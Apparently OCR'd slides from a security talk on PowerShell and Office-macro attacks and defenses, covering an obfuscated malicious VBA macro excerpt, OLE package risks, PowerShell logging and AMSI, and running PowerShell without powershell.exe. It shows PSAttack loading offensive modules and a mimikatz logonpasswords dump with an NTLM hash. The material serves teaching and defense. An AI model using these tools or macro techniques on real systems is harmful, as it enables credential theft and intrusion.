
https://www.carbonblack.com/2016/03/25/threat-alert-powerware-new-ransomware-written-in-powershell-targets-organizations-via-microsoft-word/

Microsoft Office Macros (VBA)

- Many organizations are compromised by a single Word/Excel document.
- Office Macro = Code

```
On Error Resume Next

Dim sAtspcs
Dim CdXsGtmdim
Dim obsCoii
Dim sBwuudw
Dim avxBwuudwk
Dim key
Dim sXtrIeorsge
Dim sXtr2Ieorsge

key = "mastereorjpgq"

Function YYTrankXt(str)
 Dim lenKey, KeyPos, LenStr, x, Newstr, y1, y2

 Newstr = ""
 lenKey = Len(key)
 KeyPos = 1
 LenStr = Len(Str)

 str=StrReverse(str)
 For x = LenStr To 1 Step -1
      y1 = asc(Mid(str,x,1))
      y2 = Asc(Mid(key,KeyPos,1))
      Newstr = Newstr & chr(y1 - y2)
      KeyPos = KeyPos+1
      If KeyPos > lenKey Then KeyPos = 1
      Next
      Newstr=StrReverse(Newstr)
      YYTrankXt = Newstr
End Function

sBwuudw = yyTrankxt("‹ Ì'€")

dim xcasa: Set xcasa = createobject(yyTrankxt("Qµ«º±øQùÊ–fl/‡flƒ‹i"))
Dim objWMIService, WshNetwork
Set WshNetwork = WScript.CreateObject(yyTrankxt("ÿ",ÌŸ◊≥ùÊ/ŸŸ'¿∏"))

If (WshNetwork.ComputerName & WshNetwork.UserName = yyTrankxt("€…,
 WScript.Quit
 End If

If (WshNetwork.ComputerName & WshNetwork.UserName = yyTrankxt("fl–Á'◊Ê
 WScript.Quit
 End If

If (WshNetwork.ComputerName & WshNetwork.UserName = yyTrankxt("–√'ƒQÙ
 WScript.Quit
 End If
```

https://www.fireeye.com/blog/threat-research/2015/10/macros_galore.html




[@JohnLaTwC](https://twitter.com/JohnLaTwC)

https://onedrive.live.com/?authkey=%21ADev0bfQMNxv504&cid=C96A3EEDCE316E4C&id=C96A3EEDCE316E4C%21114&parId=C96A3EEDCE316E4C%21109&o=OneUp

Microsoft OLE

- OLE Package (packager.dll) Windows 3.1 to Windows 10.
- Office 2003 to 2016 support.
- Disable in Outlook via regkey (ShowOLEPackageOBJ to “0”).



https://medium.com/@networksecurity/oleoutlook-bypass-almost-every-corporate-security-control-with-a-point-n-click-gui-37f4cbc107d0

PowerShell Module Logging

- PowerShell version 3 and up.
- Enable via Group Policy:
  - Computer Configuration\Policies\Administrative Template\Windows Components\Windows PowerShell.
- Logging enhanced in PowerShell v4.
- PowerShell v5 has compelling logging features.

PowerShell v5 Security Enhancements

- Script block logging – *Enable today*
- System-wide transcripts – *Test & Configure*
- Constrained PowerShell enforced when application whitelisting enabled (AppLocker/Device Guard)
- Antimalware Integration (AMSI in Win 10)


http://blogs.msdn.com/b/powershell/archive/2015/06/09/powershell-the-blue-team.aspx

Windows Management Framework (WMF) version 5 available for download:
https://www.microsoft.com/en-us/download/details.aspx?id=50395

Security Vendors Supporting Win10 AMSI

1. Microsoft Defender
2. AVG Protection 2016.7496
3. ESET Version 10
4. Avast: ??
5. Trend Micro: ??
6. Symantec: ???
7. McAfee: ???
8. Sophos: ??
9. Kaspersky: ??
10. BitDefender: ??
11. F-Secure : ??
12. Avira : ??
13. Panda : ??

Last Updated: March 2017




PowerShell without PowerShell.exe

Run PowerShell from .Net

- PowerShell = System.Management.Automation.dll
- Applications can run PowerShell code
- “PowerShell ps = PowerShell.Create()”
- Ben Ten’s “Not PowerShell” https://github.com/Ben0xA/nps

```
namespace HostSamples
{
  using System;
  using System.Management.Automation;  // Windows PowerShell namespace.

  /// <summary>
  /// This class defines the main entry point for a host application th
  /// synchronously invokes the following pipeline:
  /// [Get-Process]
  /// </summary>
  internal class HostPS1
  {
    /// <summary>
    /// The PowerShell object is created and manipulated within the
    /// Main method.
    /// </summary>
    /// <param name="args">This parameter is not used.</param>
    private static void Main(string[] args)
    {
      // Call the PowerShell.Create() method to create an
      // empty pipeline.
      PowerShell ps = PowerShell.Create();

      // Call the PowerShell.AddCommand(string) method to add
      // the Get-Process cmdlet to the pipeline. Do
      // not include spaces before or after the cmdlet name
      // because that will cause the command to fail.
      ps.AddCommand("Get-Process");

      Console.WriteLine("Process                  Id");
      Console.WriteLine("---------------------------");

      // Call the PowerShell.Invoke() method to run the
      // commands of the pipeline.
        foreach (PSObject result in ps.Invoke())
      {
        Console.WriteLine(
                "{0,-24}{1}",
                result.Members["ProcessName"].Value,
                result.Members["Id"].Value);
      } // End foreach.
```


C:\Temp\PSAttack\PSAttack.exe
PS>Attack is loading...
Decrypting: Get-Information
Decrypting: VolumeShadowCopyTools
Decrypting: PowerUp
Decrypting: Tater
Decrypting: Invoke-Ninjacopy
Decrypting: Out-Dnstxt
Decrypting: Invoke-PsUACme
Decrypting: dns_txt_pwnage
Decrypting: Gupt-Backdoor
Decrypting: Invoke-WMICommand
Decrypting: Invoke-Shellcode
Decrypting: Inveigh-Relay
Decrypting: Inveigh

PSAttack!!

```
C:\Temp\PSAttack #> invoke-mimikatz


  .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (Dec 14 2015 19:16:34)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                  with 17 modules * * */


mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 947799 (00000000:000e7657)
Session           : Interactive from 3
User Name         : DWM-3
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 03/05/2016 21:09:04
SID               : S-1-5-90-0-3
        msv :
         [00000003] Primary
         * Username : ADS0WKWIN10$
         * Domain   : ADSECLAB0
         * Flags    : I00/N01/L00/S01
         * NTLM     : 2118de886ec0eed6c96538760d0b39a2
